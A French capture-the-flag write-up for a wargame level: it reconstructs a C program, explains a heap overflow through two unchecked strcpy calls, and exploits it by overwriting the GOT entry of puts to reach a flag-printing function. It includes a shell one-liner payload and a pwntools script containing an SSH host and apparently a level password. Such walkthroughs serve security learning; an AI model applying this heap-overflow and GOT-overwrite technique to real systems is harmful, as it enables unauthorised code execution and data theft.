7. *Level 7*

On reconstruit le code source suivant :


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

char c[64];                                     // 0x8049960

typedef struct    s_struct
{
    int           index;
    char          *str;
}                 t_struct;

void    m(void)
{
    printf("%s - %d\n", c, time(0));
    return ;
}

int    main(int argc, char **argv)
{
    t_struct *struct_1 = malloc(sizeof(t_struct));      // 0x804a008 - [esp+0x1c]
    struct_1->index = 0x1;
    struct_1->str = malloc(0x8);                        // 0x804a018

    t_struct *struct_2 = malloc(sizeof(t_struct));      // 0x804a028 - [esp+0x18]
    struct_2->index = 0x2;
    struct_2->str = malloc(0x8);                        // 0x804a038

    strcpy(struct_1->str, argv[1]);
    strcpy(struct_2->str, argv[2]);

    FILE *file = fopen("/home/user/level8/.pass", "r");
    fgets(c, 0x44, file);
    puts("~~");
    return (0);
}
```

La partie un peu tricky de cette reconstruction était l'utilisation des structures. Comme on le constate ci-dessous, j'ai remarqué le pattern suivant :

- Une allocation de 0x8 bytes retournant un pointeur **ptr**.
- La définition de ***(ptr)** comme un chiffre (0x1 par exemple).
- L'allocation de 0x8 bytes retournant un pointeur, assigné à ***(ptr + 0x4)**.

Ainsi, on a une structure de données contenant un **entier** et un **pointeur** ; il s'agit forcément d'une structure. Le pointeur étant, plus tard dans la fonction main, utilisé comme argument de **strcpy**, on en déduit qu'il s'agit d'un **char *****. C'est ainsi qu'on en a déduit l'utilisation de la structure dans la


configuration décrite dans le code source.



Quoi qu'il en soit, au vu de la configuration présentée ci-dessus, on a **2 potentiels buffer overflows** dans les variables `struct_1->str`, et `struct_2->str`. Ces buffers ne peuvent contenir que **8 bytes**, or le contenu des variables **argv[1]** et **argv[2]** y sont copiées sans vérifications.

On a noté en commentaire les adresses virtuelles auxquelles sont allouées ces structures, ainsi que leurs chaînes de caractère correspondantes (on les a récupérées des retours des différents malloc en examinant **eax** suite à ces appels). Puisqu'elles ont été allouées dynamiquement, elles se situent sur la **heap**. On va donc devoir overwrite quelque chose sur la heap ; mais quoi ?

Examinons la région mémoire dans laquelle sont stockées ces structures lors de l'exécution normale du programme.




On fait tourner le programme puis on s'arrête juste avant le premier **strcpy**. On récupère les adresses de nos structures sur la pile ([esp+0x1c] pour la première), et on examine ces emplacements mémoire.

On voit sur la première ligne en rouge l'emplacement mémoire qui correspond à la première structure **struct_1**. Elle contient bien un entier (**0x1**), puis un pointeur sur chaîne de caractères (**0x804a1b0**). On remarque d'ailleurs que l'adresse de la chaîne de caractères sur la heap correspond à l'adresse suivant immédiatement la structure (car on a alloué la chaîne directement après la structure).

On voit, en vert, la même chose pour la struct_2.


Suite aux **strcpy**, la mémoire ressemble à cela :



On voit que **argv[1]** a bien été copié dans la chaîne de **struct_1**, et **argv[2]** dans la chaîne de **struct_2**.

Que peut-on faire ici pour prendre avantage d'un potentiel overflow ? Demandons-nous d'abord ce que l'on peut vraiment overwrite. Pas grand chose en réalité, car nos buffers vulnérables se trouvent sur la **heap**. On ne peut donc pas atteindre les autres variables du programme (**c**, la chaîne de **puts**, etc...).


L'appel à **strcpy** peut cependant permettre au buffer `struct_1->str` de dépasser sur **la définition de struct_2 sur la heap**. Imaginons en effet que **argv[1]** fasse 100 caractères 'A'. Après le premier appel à **strcpy**, on se retrouverait donc dans cette situation :



Comme prévu, les données relatives à la structure **struct_2** sur la heap ont été écrasées par le contenu de notre première chaîne.

Le programme n'en a cependant pas conscience, et va poursuivre son exécution en tentant d'appeler `strcpy(struct_2->str, argv[2])`.

Le problème est que `struct_2->str` a été overwritten et est désormais 0x41414141 ! Le programme va segfault car on essaie d'écrire le contenu de **argv[2]** à l'adresse 0x41414141 qui n'est pas writable :



On peut en réalité utiliser ce bug afin d'écrire aux emplacements mémoires que l'on souhaite. En effet, lors du second appel à **strcpy**, on a relevé que le programme tente d'écrire **argv[2]** (que nous maîtrisons) sur une destination qu'on peut définir via notre buffer overflow.

L'offset précis qui définit l'adresse à laquelle le second **strcpy** tente d'écrire est **20** (les caractères [20 – 24] de **argv[1]** définissent cette adresse). On peut trouver cet offset de plusieurs manières, avec un pattern metasploit et en examinant ensuite les registres, ou simplement en calculant :

```
0x804a1c4 - 0x804a1b0 = 0x14 = 20
```

Remarquons dans le code source du programme que ce dernier lit le contenu du fichier qui contient le flag (/home/users/level8/.pass) et le place dans la variable **c**. La fonction **m** permet d'afficher le contenu de **c**. Nous n'avons donc qu'à rediriger le flux d'exécution du programme vers la fonction **m** après la lecture du fichier contenant le flag.

Pour cela, on va remplacer l'adresse **GOT** de **puts** (seule fonction appelée après lecture du flag) par l'adresse de la fonction **m**.

>> Exploitation manuelle

```
$ ./level7 $(python -c "print('A' * 20 + '\x28\x99\x04\x08')") $(python
-c "print('\xf4\x84\x04\x08')")
```

>> Exploit automatique

```
from pwn import *

# m                 --> 0x080484f4
```

```
# puts .got.plt     --> 0x08049928


payload_1 = b''
payload_1 += b'A' * 20
payload_1 += b'\x28\x99\x04\x08'

payload_2 = b'\xf4\x84\x04\x08'

s = ssh(host='192.168.1.45', port=4242, user="level7",
password="f73dcb7a06f60e3ccc608990b0a046359d42a1a0489ffeefd0d9cb2d7c9cb82d")
p = s.process(["/home/user/level7/./level7", payload_1, payload_2])

p.interactive()
```

Ce payload va écrire l'adresse de la fonction **m** dans l'entrée GOT de **puts**, ce qui va appeler **m** au lieu de **puts** tout à la fin du programme, et nous révéler la variable **c**.

Got flag.